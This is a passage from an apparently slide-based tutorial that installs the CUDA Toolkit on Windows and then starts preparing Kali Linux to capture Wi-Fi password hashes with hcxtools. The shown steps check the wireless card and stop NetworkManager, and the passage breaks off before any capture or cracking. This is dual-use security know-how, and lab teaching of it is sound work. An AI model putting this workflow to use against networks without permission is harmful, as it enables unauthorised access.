- [Sample Code](#)
- [Forums](#)

- [Archive of Previous CUDA Releases](#)
- [FAQ](#)
- [Open Source Packages](#)
- [Submit a Bug](#)
- [Tarball and Zip Archive Deliverables](#)



Install CUDA Toolkit

6. Select the **x86_64** architecture.



Install CUDA Toolkit


7. Select **11** from the Version options.

The screenshot shows a web browser displaying the NVIDIA Developer website at developer.nvidia.com/cuda-downloads?target_os=Windows&target_arch=x86_64. The main heading is "CUDA Toolkit 12.6 Update 2 Downloads". Below it, a section titled "Select Target Platform" instructs users to click green buttons for supported platforms and to agree to the CUDA EULA. The "Version" section contains three buttons: "10" (green), "11" (orange, indicating it is selected), and "2022" (green). A large orange arrow points to the "11" button. At the bottom, there are links for "Resources", "CUDA Documentation/Release Notes", and "Archive of Previous CUDA Releases".




Install CUDA Toolkit

8. Click on **exe (local)**




Install CUDA Toolkit

9. Click **Download (3.0 GB)** to download the CUDA Toolkit.




Install CUDA Toolkit

10. Go to downloads and double click on the cuda toolkit installer that just downloaded.




Install CUDA Toolkit

11. Select the folder where you want to temporarily extract the NVIDIA CUDA Toolkit installer. I selected the default. Press OK. Wait for it to complete extracting before then continue to the installation.




Install CUDA Toolkit

12. Wait for it to complete the **System Check**.



Install CUDA Toolkit

13. You might be installing an older driver version if you already have newer drivers installed.
Just click on **CONTINUE**.



Install CUDA Toolkit

14. Read the **License Agreement** and click on **AGREE AND CONTINUE**.



Install CUDA Toolkit

15. Under **Installation options** we're just going to choose **Express** and click **NEXT**.




Install CUDA Toolkit

16. Select the I understand box and press NEXT.



Install CUDA Toolkit

17. Press **NEXT** to Install.




Install CUDA Toolkit

18. You can uncheck both the options or leave them and click on **CLOSE**.



Use hcxtools to get hash

1. Connect your NIC to your computer and select **Connect to virtual machine**. Select your Virtual Machine Name and press **OK**.



Use hcxtools to get hash

2. We will now confirm that Kali Linux picked up our NIC by running the command

`iw dev` in the terminal. Our interface **wlan0** was picked up and is in **managed** mode.

```
(kali㉿kali)-[~]
$ iw dev
phy#0
    Interface wlan0
        ifindex 3
        wdev 0x1
        addr b6:5e:cc:ec:af:54
        type managed
        txpower 20.00 dBm
        multicast TXQ:
                    qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes   tx-packets
                        0         0       0       0       0       0       0         0             0


```



Use hcxtools to get hash

3. We run the following command to stop the NetworkManager service:

```
sudo systemctl stop NetworkManager.service
```

A screenshot of a terminal window on a Kali Linux system. The window title bar says "Terminal". The prompt shows the user is on the "kali" host at the root shell. The command "sudo systemctl stop NetworkManager.service" is typed and highlighted in blue, indicating it is the current input.

Use hcxtools to get hash

